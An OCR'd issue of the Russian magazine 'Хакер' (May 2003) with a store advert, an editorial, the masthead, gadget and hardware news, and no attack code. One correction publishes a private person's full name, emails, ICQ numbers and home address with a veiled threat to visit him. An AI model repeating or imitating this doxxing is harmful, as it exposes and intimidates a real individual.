Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В

# ХАКЕР

ver 05.03 (53)

W W W . X A K E P . R U

# ЧУМА XXI ВЕКА

ОРУЖИЕ БУДУЩЕГО

## Дело-труба

Пара слов о взломе мобильников

## Параллельный мир

Взлом сетей x25

## Пароль «Рыба-Shit»

Реальные истории нашумевших взломов

## VoIP изнутри

## Хакеры и ФБР

Начало противостояния

New! Обзор свежих эксплоитов MUST READ для админов

## SMS

Spam Message System

(game)land

ISSN 1609-1019

9 771609 101009 05>







## РАСШИРЬТЕ ГОРИЗОНТЫ!

**на базе процессора Intel® Pentium® 4 с тактовой частотой 3,06 ГГц**





TCM Extreme F 3000 и высокопроизводительный процессор Intel® Pentium® 4 с технологией HT позволит Вам расширить творческие возможности и сократить время обработки цифровых изображений и редактирования видеоданных. Теперь компьютер Extreme F 3000 подходит для Вас и Вашего активного образа жизни

**Вы хотите новый компьютер, но не знаете, что сделать со старым?**
Вам не придется выкидывать Ваш старый компьютер или пытаться распродать по частям на рынке.
С 1 апреля по 31 мая в магазинах сети "Техмаркет-Компьютерс" Вы можете заменить свой старый системный блок, любой модели, на новый компьютер из серии TCM с доплатой. **Подробности по телефону: 363-9333 и на сайте www.techmarket.ru**

**КОМПЬЮТЕРНЫЕ МАГАЗИНЫ ТЕХМАРКЕТ-КОМПЬЮТЕРС:**

- **м. «Динамо»** ............................................ ул. 8 Марта, д. 10, стр. 1, тел: 363-9333
- **м. «Красносельская»** ................ ул. Русаковская, д. 2/1, тел: 264-1234, 264-1333
- **м. «Каховская»** ............................... Симферопольский б-р, д. 20А, тел: 310-6100
- **м. «Сокол»** ............................... ул. Новопесчаная, д. 11, тел: 157-5392, 157-4283
- **м. «Савеловская»** ................ ВКЦ «Савеловский», павильон D-38, тел: 784-6485
- **м. «Полежаевская»** ...... Хорошевское ш., д. 72, корп.1, тел: 941-0176 940-2322
- **м. «Дмитровская»** .................................... ул. Башиловская, д. 29, тел: 257-8268
- **м. «Братиславская»** .................... ул. Братиславская д. 16, стр. 1, тел: 347-9638



**Интернет-магазин:** .................................. www.5000.ru – бесплатная доставка заказа
**Сервис-центр:** ...................................... ул. 8 Марта д. 3, e-mail: service@techmarket.ru



# 53

Что ты отвечаешь, когда тебе говорят "Христос воскрес"? Лично я теряюсь и бормочу что-то типа "Возможно... не уверен...". Сразу вспоминается анекдот про Пасху 2030 года, где два попа приветствуют друг друга: "Аллах Акбар!" - "Воистину Акбар!". Ну почему, почему у нас так любят всякие внешние проявления религиозности, причем на те же десять заповедей, например, весь народ кладет с большим прибором?! Ты много знаешь людей, которые живут по христианским заветам? Я - ни одного. Зато если где-нибудь в общественном месте ляпнуть: "Я атеист, в Бога не верю", на тебя все посмотрят как на больного атипичной пневмонией. Блин, если чувак смотрит ночные телесериалы под названием "Крестный ход", празднует Рождество и Пасху, пытается (пусть и безуспешно) соблюдать пост - он христианин. В церковь при этом ходить не обязательно (этого же никто не оценит), крест носить тоже (ну разве что у него полукилограммовая "голда"), о "праведном" образе жизни речь вообще не идет. Вот у нас все так - сплошное лицемерие. И эти люди потом будут говорить, что мы, инетрнетчики, живем в придуманном мире. Да, действительно, это свободный мир, открытый для любой формы самореализации. Хочешь, занимайся сексом в обличье 11-летней девочки-мазохистки, хочешь, грохни сервак ненавистного провайдера. Твори, воруй, открой свой бизнес - короче, возможности не ограничены. Но, по крайней мере, мы не обманываем сами себя. Не зомбируем себя пропагандой, как это делают многие "типа верующие".
Назвался христианином - живи, как заповедовал твой Бог. Или не доставай других своими христосвоскресами. Иначе в ответ будешь слышать "Воистину Акбар!"

**Александр '2poisonS' Сидоровский**
**главред X**

INTRO




+БРАТСКАЯ МОГИЛА+

**/РЕДАКЦИЯ**
**>Главный редактор**
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
**>Редакторы рубрик**
**ВЗЛОМ**
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
**PC_ZONE**
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
**UNIXOID**
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
**>Редактор CD**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
**>Литературный редактор**
Мария Альдубаева
(litred@real.xakep.ru)

**/ART**
**>Арт-директор**
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн, верстка, фотосьемка, предпечатная подготовка:
Дизайн-студия «**100%КПД** »

**>Дизайнеры**
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)

**/INET**
**>WebBoss**
Скворцова Алена
(Alyona@real.xakep.ru)
**>Редактор сайта**
Леонид Боголюбов
(xa@real.xakep.ru)

**/PR**
**>PR менеджер**
Губарь Яна
(yana@gameland.ru)

**/РЕКЛАМА**
**>Руководитель отдела**
Игорь Пискунов
(igor@gameland.ru)
**>Менеджеры отдела**
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

**/PUBLISHING**
**>Издатель**
Сергей Покровский
(pokrovsky@gameland.ru)
**>Учредитель**
ООО «Гейм Лэнд»
**>Директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
**>Финансовый директор**
Борис Скворцов
(boris@gameland.ru)

**/ОПТОВАЯ ПРОДАЖА**
**>Руководитель отдела**
Владимир Смирнов
(vladimir@gameland.ru)
**>Менеджеры отдела**
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

**>Технический директор**
Сергей Лянге
(serge@gameland.ru)

**/ДЛЯ ПИСЕМ**
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
**http://www.xakep.ru**

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
**ПИ № 77-11802**
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия


Тираж **75 000** экземпляров.
Цена договорная.






На обложке использован: Pelican Pulse Cannon Light Gun для PlayStation 2



## Ньюсы







## Феррум










## Inside






## Имплант






## PC_Zone





## Взлом







## Юниксоид









## Кодинг



## Юниты



В предыдущем номере в статье «Ettercap: злободром в твоей локалке» был неверно указан автор. Мы приносим свои извинения настоящему автору статьи Андрею Соколову (daedalus@inbox.ru). Всяческий респект и greetz! Материал у него подрезал некто CoDeR. Вот реальные данные на этого отморозка:
Алотин Михаил Аркадьевич
мыльник: coder@zzae.biz, paroli@bk.ru
icq: 416116, 500069
адрес: 628240, Тюменская область, город Советский, улица Гастелло 41, кв 25.
Жалко, мы далеко от Тюменской области, а то бы навестили город Советский, улицу Гастелло... Всей редакцией...

## TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах ][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

!!! Алекс Целых (News@real.xakep.ru)

## "ЧЕЛЮСТИ"



● Компания Olympus представила стереоочки для тех, кто дрожит перед дантистом. Dental-Eye-Trek позволяют перенестись из ненавистного кресла стоматолога в кинотеатр со стереозвуком. Жуткие инструменты и душераздирающие звуки бормашины остаются "за кадром". Такое ощущение, что смотришь блокбастер на полутораметровом киноэкране. При этом ничто не ограничивает свободы движений пациента и врача. Вес очков - всего 95 граммов. Дантисты рассказывают, что пациенты настолько увлекаются фильмом, что напрочь забывают, где они находятся, и полностью расслабляются. Гаджет подключается к компактной модели DVD-плеера от Panasonic. В стильном алюминиевом футляре также можно найти затычки для ушей (беруши) и несколько фильмов, рекомендованных к показу.

## ГОВОРЯЩАЯ СТИРАЛКА

● Инженеры Speech Experts (www.speech-experts.com) научили стиральную машину разговаривать и понимать голосовые команды. Модификации подверглась последняя модель стиралки от Siemens. Первым делом машине дали имя - Herbine. После этого ее наделили словарным запасом из нескольких сотен немецких слов, вставляемых к месту и не к месту. Например, если человек впервые имеет дело с машинной стиркой, Herbine приятным женским голосом объясняет, как правильно загрузить белье. Стиралка подсказывает, какие вещи не следует стирать вместе, и рекомендует способы выведения наиболее сложных пятен, к примеру, от жвачки. Более того, пользователь может посоветоваться с машиной. Herbine внимательно выслушает, какую одежду нужно выстирать, и подскажет оптимальную программу стирки. Благодаря интеллектуальной системе распознавания речи, машина понимает сложные составные команды, например: "Предварительная стирка, затем стирка при температуре 95 градусов, начать через полчаса, произвести отжим". Кроме того, Herbine любит флиртовать и обладает незаурядным чувством юмора. Если сказать ей, что на одежде пятно от красного вина, она посоветует в следующий раз пить пиво - пятна от него легче выводить. В ближайшее время словарный запас Herbine вырастет до 4 тысяч слов на разных языках. Новую модель можно будет подключать к интернету для апгрейдов. В открытой продаже Herbine появится в 2004 году.

## ЧАСЫ-ТРАНСФОРМЕР



● Seiko и NTT DoCoMo представили наручные часы-трансформер со встроенной мобилой. Чтобы воспользоваться функцией телефона, "наручники" необходимо разложить. Получается подобие трубки: на одном конце браслета находится микрофон, на другом - миниатюрный динамик. Все кнопки, в том числе клавиша навигации, вынесены на браслет. Wristomoto работает в стандарте PHS, который распространен исключительно в Японии и Юго-восточной Азии. Сервис i-mode позволяет получать и отправлять электронную почту на скорости 64 Кбит/с. Поддерживается синхронизация с Microsoft Outlook. Wristomoto заключены в стильный водонепроницаемый корпус. Заряда аккумулятора хватает на 2 часа непрерывного разговора. Габариты устройства в разложенном виде - 171,5x40,4x18,5 мм. Вес с батареей - 113 граммов. Розничная цена составляет 420 долларов.



## ТРУППА РОБОТОВ

● Японская корпорация Seiko Epson представила миниатюрного робота Monsieur II-P. Чертами лица робот отдаленно напоминает Пикачу. Жизнерадостное создание умещается на человеческой ладони и весит всего 12,5 граммов. Треть массы приходится на крошечные цинковые батареи, обеспечивающие активность робота в течение пяти часов. Monsieur II-P постоянно находится в движении. Благодаря ультразвуковому моторчику 0,4 мм в диаметре - собственная разработка компании - он способен развивать скорость до 15 см/с. А встроенный модуль Bluetooth позволяет нескольким роботам взаимодействовать друг с другом. Во время импровизированного театрального шоу на выставке Robodex 2003 труппа Monsier II-P совершала синхронные танцевальные движения, чем покорила сердца зрителей.

## РОБОТ-СМОТРИТЕЛЬ



● Компания Fujitsu представила робота, который умеет пользоваться бытовой техникой. Maron-1 - это глазастый "кассовый аппарат" в скафандре. Ростом 36 см при весе 5,5 кг робот едва дотягивает человеку до колен. Однако это не мешает ему великолепно чувствовать себя в четырех стенах. Робот перемещается по дому на колесах, преодолевая пороги и мелкие неровности пола. "Глазами" служат миниатюрные видеокамеры. Команды хозяина робот принимает на встроенный мобильный телефон. Инфракрасный передатчик выполняет функции пульта дистанционного управления. Maron-1 с легкостью отыщет видеомагнитофон в гостиной и перемотает пленку на начало. Если потребуется, включит электрообогреватель и отрегулирует кондиционер. Датчики расстояния и движения позволяют ему вести пристальное наблюдение за домом. Застигнув непрошеного гостя, робот свяжется по телефону с хозяином и подаст предупредительный звуковой сигнал. Заряда аккумуляторов хватает на 12 часов работы. Maron-1 функционирует под Windows CE. Робот прост в настройке и легко обучается новым командам.



## МУЗЫКАЛЬНЫЙ ВИБРАТОР



● AOC Corporation (www.audio-oh.com) представила первый в мире вибратор, работающий под музыку. Не в пример однообразным движениям традиционных вибраторов, Audio-Oh "чувствует" ритм мелодии и в такт ему стимулирует интимные мышцы тела. Девайс реагирует как на фоновую музыку, так и на прямой аудиосигнал от компьютера, CD- и mp3-плеера, домашней аудио- и видеосистемы. Возможна настройка на голос собеседника. С виду устройство ничем не отличается от пейджера, что позволяет незаметно пользоваться им на дискотеке и в Большом зале Консерватории. Устройство продается в интернете по цене 70 долларов.

## КРУТИ ПЕДАЛИ



● Голландские студенты, члены организации W.S.V. Simon Stevin, построили автобус с педальным приводом. Необычное транспортное средство вмещает 32 пассажира, водителя и штурмана. На месте кресел расположены велосипеды, дружное вращение педалей которых приводит велобас в движение. Конструкция не имеет крыши и размещается на грузовом шасси. Транспортное средство оборудовано 12-скоростной системой переключения передач. Длина велосипедной цепи - более 80 метров. Первую вылазку было решено предпринять на пивоваренный завод. Под улюлюканье студенческой братии велобас развил скорость 20 км/ч.



## ТОЛЬКО БЕЗ РУК



● На компьютерной выставке в японском Саппоро демонстрировали рабочий прототип "мыши", которую совершенно не нужно брать в руки. Девайс представляет собой небольшой микрофон на подставке. Регулируемый по высоте, он устанавливается перед монитором на уровне рта пользователя. Для перемещения курсора нужно легонько дуть в ту или иную сторону. Направление выдыхаемого воздуха улавливают четыре специальные сенсорные мембраны. Команды выполняются пощелкиванием языка. Новинка предназначена в первую очередь для инвалидов.

## УДАЛЕННАЯ КОРМЕЖКА




● Японская компания AlphaOmega Soft представила удаленную кормушку для домашних питомцев. iSeePet (www.iseepet.com) напрямую подключается к интернету, что обеспечивает доступ извне через стандартный браузер или сотовый телефон. После обязательной авторизации хозяина встроенная цветная камера начинает передавать картинку с места событий. Когда нажата первая кнопка, девайс трубит "гимн кормежке". Срабатывает животный рефлекс, и вот голодная псина уже пританцовывает перед объективом. Две другие кнопки выплевывают в миску порцию сухого корма из контейнера на выбор. Для кормежки могут быть использованы "подушечки" от 5 до 7 мм в диаметре. Емкость каждого контейнера - 600 граммов. Сбоку располагается емкость с питьевой водой. Девайс выполнен в стильном корпусе цвета металлик и работает под Линуксом. iSeePet доступен для предварительного заказа по запредельной цене 950 долларов.




NEXT

## ИНТЕЛЛЕКТУАЛЬНЫЙ ДОМ ОТ LG...

● Компания LG Electronics представила набор компонентов системы "умного дома". Пока в набор входят холодильник, стиральная машина, кондиционер и микроволновая печь. Естественно, все они подключены к интернету и могут управляться дистанционно. Холодильник скачает для тебя с утра свежую почту и покажет новости по телеку (он там тоже есть). Напомнит, что молоко скоро придется выкинуть, а колбаса не испортится еще неделю. Микроволновка предложит новое блюдо, скачает ее в память и введет в автоматическую программу. Всей техникой можно управлять централизованно - с сенсорного экрана того же холодильника. Умный дом сам проводит свою диагностику и в случае чего - сможет подать сигнал бедствия.



!!! Алекс Целых (News@real.xakep.ru)


## СЕТЕВАЯ ЛАМПА

Matsushita Electric выпустила первую настольную лампу, подключаемую к интернету по протоколу IPv6. В 27-ваттную лампу дневного света встроен коммуникационный модуль EMIT и стандартный разъем для подключения к локальной сети. Присвоение адреса IPv6 осуществляется шлюзом Home eXchange. В итоге компьютер автоматически определяет присутствие лампы в сети и осуществляет контроль над ней. Интерфейс программы позволяет на расстоянии включать и выключать устройство, задавать время и периодичность исполнения команд.

## ЖЕЛЕЗНЫЙ МАССАЖИСТ 

Голландские арт-художники Эрвин Дриссенс и Мария Ферштаппен разработали прототип робота-массажиста. Производя легкие пощипывания кожи, миниатюрное устройство помогает человеку расслабиться. Все это в полном уединении. Автономный робот Tickle заключен в алюминиевый корпус и весит всего 165 граммов. Благодаря сенсорам крена он уверенно перемещается по телу со скоростью 1,2 см/сек, при этом обходит стороной крутые уклоны. Выступы силиконовых гусениц производят приятный акупунктурный массаж. В развитие идеи авторы планируют создать целую массажную установку Tickle Salon. В этом случае по лежащему на кушетке человеку будет путешествовать кисточка, свисающая сверху на четырех нитях-канатиках. Данные от сенсоров напряжения волосков кисти будут использованы для создания виртуальной трехмерной карты человеческого тела. Постепенно перемещения кисточки становятся все более уверенными. На карте же можно отметить самые чувствительные места, массаж которых приносит максимальное удовольствие.


## НЕПОТОПЛЯЕМЫЙ МОБИЛЬНИК

Компания Ericsson запатентовала конструкцию непотопляемого мобильника. Модуль-поплавок крепится поверх аккумулятора на крышке корпуса, в результате чего аппарат обретает плавучесть. При необходимости громоздкий модуль можно снять.

## БЕСКРОВНЫЙ АНАЛИЗ 

Японские ученые разработали прибор для бесконтактного анализа крови. Для определения уровня гемоглобина и других показателей крови достаточно поднести датчик к венам, расположенным на ладонях рук. Раньше это можно было сделать только при болезненной процедуре забора крови из пальца или вены. Новинка поступит в продажу уже в конце этого года.

## ГОЛАЯ БЕЗОПАСНОСТЬ




Американская компания SafeView (www.safe-view.com) представила голографический сканер для служб безопасности аэропортов. Устройство работает с радиоволнами миллиметрового диапазона. Вертикальные сканеры-излучатели вмонтированы в стандартную арку безопасности. Пассажира просят на 1-2 секунды задержаться в зоне сканирования. После этого компьютерная программа анализирует трехмерную голограмму и выделяет на экране потенциально небезопасные предметы. При этом не остаются без внимания не только металл, но и экстравагантное оружие из керамики, пластиковая взрывчатка, подозрительные жидкости. Только недавно была решена проблема нравственного характера. Дабы уважить амбиции пассажиров и не травмировать психику сотрудников службы безопасности, компьютерная программа будет скрывать реальное человеческое тело за манекеноподобным существом без принадлежности к полу. Коммерческие поставки начнутся в 2004 году. Ориентировочная стоимость одной такой установки - 100 тысяч долларов.



## ПОД НАПРЯЖЕНИЕМ 

Компания Taser International (www.taser.com) начала открытую продажу электрошоковых пистолетов. Устройство Air Taser оснащено системой лазерного наведения и использует для выстрелов сжатый воздух. На скорости 55 метров в секунду из ствола вылетают два острых дротика, соединенных с корпусом прочными тонкими проводками. Поражение противника происходит на расстоянии от 4,5 до 6,5 метров. Разряд напряжением около 50 тысяч вольт и силой тока 18-26 Вт способен пробить слой одежды толщиной до 38 миллиметров и на время парализовать мышечную систему противника. На теле остаются две характерные отметины. Air Taser выпускаются в моделях с одним и двумя картриджами. Перезарядка пистолета занимает несколько секунд. Во время выстрела из ствола вылетает конфетти с серийным номером оружия, при необходимости по этим данным можно найти владельца пистолета. Устройство работает от двух пальчиковых батарей. Цена в магазине - от 120 до 600 долларов.



## ПРОТИВ СОЛНЦА 

Sharp представила фотоаппарат, который позволяет вести съемку против солнца без использования специальной бленды. В основе его работы лежит мощный светочувствительный сенсор, разработанный инженерами компании для цифровых фото- и видеокамер. Заявленная чувствительность к контрасту света и тени превышает средние показатели в тысячи раз. Технология позволяет запечатлеть объекты, степень освещенности которых достигает 100 тысяч люкс. Новинка найдет применение на выезде из туннелей, где водители часто теряют контроль из-за яркого света. Предположительно, использование нового сенсора вызовет удорожание аппаратуры в 2-3 раза.

!!! Nikitos (nikitos@real.xakep.ru)

## В номере:




май 2003
№53




## Нехилый RAID

Компания Promise Technology начала серийный выпуск RAID-массивов UltraTrak RM15000 ATA RAID, рассчитанных, прежде всего, на серьезного корпоративного покупателя, нуждающегося в хранении больших объемов информации и организации быстрого доступа к ней. Новинка может объединять до пятнадцати Ultra ATA-винчестеров, обеспечивая суммарную емкость системы до 3.8 Тб.
Также устройство оборудовано стандартным интерфейсом Ultra160 LVD; несколько таких девайсов могут быть запросто объединены в один логический массив данных.
Устройство поддерживает режимы RAID уровней 0, 1, 0+1, 3, 5, 30, 50, диски с интерфейсом Ultra ATA 133/100, также поддерживается горячая замена любого из пятнадцати накопителей.
Устройство представляет собой обычный железный ящик высотой 3U, который может быть установлен в стандартную серверную стойку. Управление девайсом может осуществляться как через ЖК-дисплей, размещенный непосредственно на корпусе, так и по сети – через командную строку при помощи CLI, либо – в



гуевом визуализированном режиме - через Web-интерфейс с помощью программы Promise Array Management (WebPAM). Поставки устройства уже начались, ориентировочная цена этого монстра – около $5.5k.

## Красавец от Philips

Philips выпустила новый mp3-плеер на базе 15-гигового винчестера - Philips HDD100 Awe. Прежде всего привлекает внешний вид устройства – оно выполнено в стильном блестящем корпусе из магниевого сплава и ударостойкого тонированного стекла. Этот плеер может составить серьезную конкуренцию iPod от Apple, выпущенному, кстати, целых два года назад и до сих пор заслуженно считающемуся "самым-самым" среди jukebox'ов. Новинка от Philips, впрочем, имеет массу преимуществ перед iPod. Прежде всего, для взаимодействия с PC здесь используется более популярная и, как утверждают спецификации, производительная шина USB 2.0, инженеры Apple же использовали FireWire (впрочем, два года назад USB 2.0 и в природе не было).




Также новинка обладает встроенным микрофоном, что позволяет использовать плеер в качестве диктофона (представляешь, сколько можно звука записать – на 15 Гб!)
Среди других достоинств Awe - пятиканальный эквалайзер с четырьмя установками, которые пользователь может жестко привязать к музыкальным жанрам, указанным в ID3-тегах воспроизводимых композиций. Это очень удобно, потому как отпадает необходимость вручную подкручивать эквалайзер по мере изменения настроения и, соответственно, слушаемой музыки.
Управление устройством осуществляется с помощи программируемого пользовательского интерфейса или проводного пультика, который, кстати, тоже красивый :).

## Новые мамы на i875p


Intel выпустила новый чипсет i875P (Canterwood), и вслед за официальными новостями от intel следуют анонсы материнских плат на этом чипсете.
Первой была Abit, представившая две новых разработки - IC7 и IC7-G, обе функционируют на чипсете i875P и отличаются друг от друга сетевыми возможностями: более дорогая "G" версия имеет интерфейс S/PDIF и сетевой адаптер Intel PRO Gigabit LAN.
Плата позиционируется разработчиками как супер-пупер платформа, "сделанная оверклокерами для оверклокеров". По утверждению Abit, плата обладает традиционно богатым набором для разгона и поддерживает все фирменные технологии (SoftMenu, FanEQTM, Serillel 2, TweakGuard и FlashMenu), кроме того, расширены возможности по разгону частоты системной шины вплоть до 1 ГГц.
IC7-G и IC7 работают с процессорами Intel Pentium 4, включая модели с технологией Hyper-Threading и частотой системной шины 800 МГц; поддерживается двухканальная память DDR400 с ECC, максимальный объем которой равняется четырем гигабайтам. Также эти матери оборудованы интерфейсами USB 2.0 и FireWire, имеются четыре канала Serial ATA.



Вскоре после анонса Abit, Gigabyte Technology представила новое семейство матерей на продвинутом чипсете - P4 Titan 875P. Вот основные спецификации этих материнских плат:

- Поддержка процессоров Intel Pentium 4 с технологией Hyper-Threading и FSB до 800 МГц
- Чипсет Intel 875P
- Поддержка двухканальной памяти DDR400 с ECC
- Шина AGP 8X
- Система двойного питания D.P.S 2 (Dual Power System 2)
- Интегрированный контроллер Adaptec Ultra320 SCSI (только в версии GA-8KNXP Ultra)
- Сетевой адаптер Intel PRO/1000 CT (Intel 82547EI)
- Интерфейс Serial ATA
- Интерфейс IEEE 1394 (отсутствует в плате GA-8KNXP Ultra)
- Dual RAID (SATA RAID + IDE RAID)
- Системы Dual Cooling System, DualBIOS
- Восемь портов USB 2.0
- 5.1 AC97-звук
- Пять слотов PCI 2.2


На данный момент семейство P4 Titan 875P включает в себя три платы: GA-8KNXP, GA-8KNXP Ultra и GA-8IK1100.



Первая обладает 1000 mbps сетевым адаптером, Ultra версия вдобавок поддерживает интерфейс Ultra320 SCSI, а последняя – самая малофункциональная – не имеет ни сетевого адаптера, ни поддержки Ultra320 SCSI, D.P.S. 2, Dual RAID, Dual Cooling System.

Также компания Chaintech Computers выпустила маму 9CJS Zenith, работающую на чипсетной связке i875p + ICH5R. Вот основные параметры новой платы:

- Формфактор: ATX
- Память: до 4 Гб памяти Dual-DDR 266/333/400 (в т.ч. с ECC)
- AGP: 8X
- Пять слотов PCI 2.2
- Слот CMR (CHAINTECH Multimedia Riser)
- Звук: 7.1, VIA ENVY24PT
- S-ATA RAID: ATA150, RAID уровня 0
- Dual-LAN: поддержка 10/100Mb Fast Ethernet (RTL8101L) и GbE LAN (Intel GbE 82547)
- USB: поддержка 8 портов USB 2.0
- IEEE1394: 100/200/400Mbps (VIA VT6306)
- ПО в комплекте: Driver CD (WINDVD 7.1-CH included), ValuePack 2003



Комплектация устройства традиционно богатая: модуль Chaintech CBOX3, устанавливающийся в 5.25–дюймовый отсек, позволяет вывести на переднюю панель компа два порта USB, звуковые

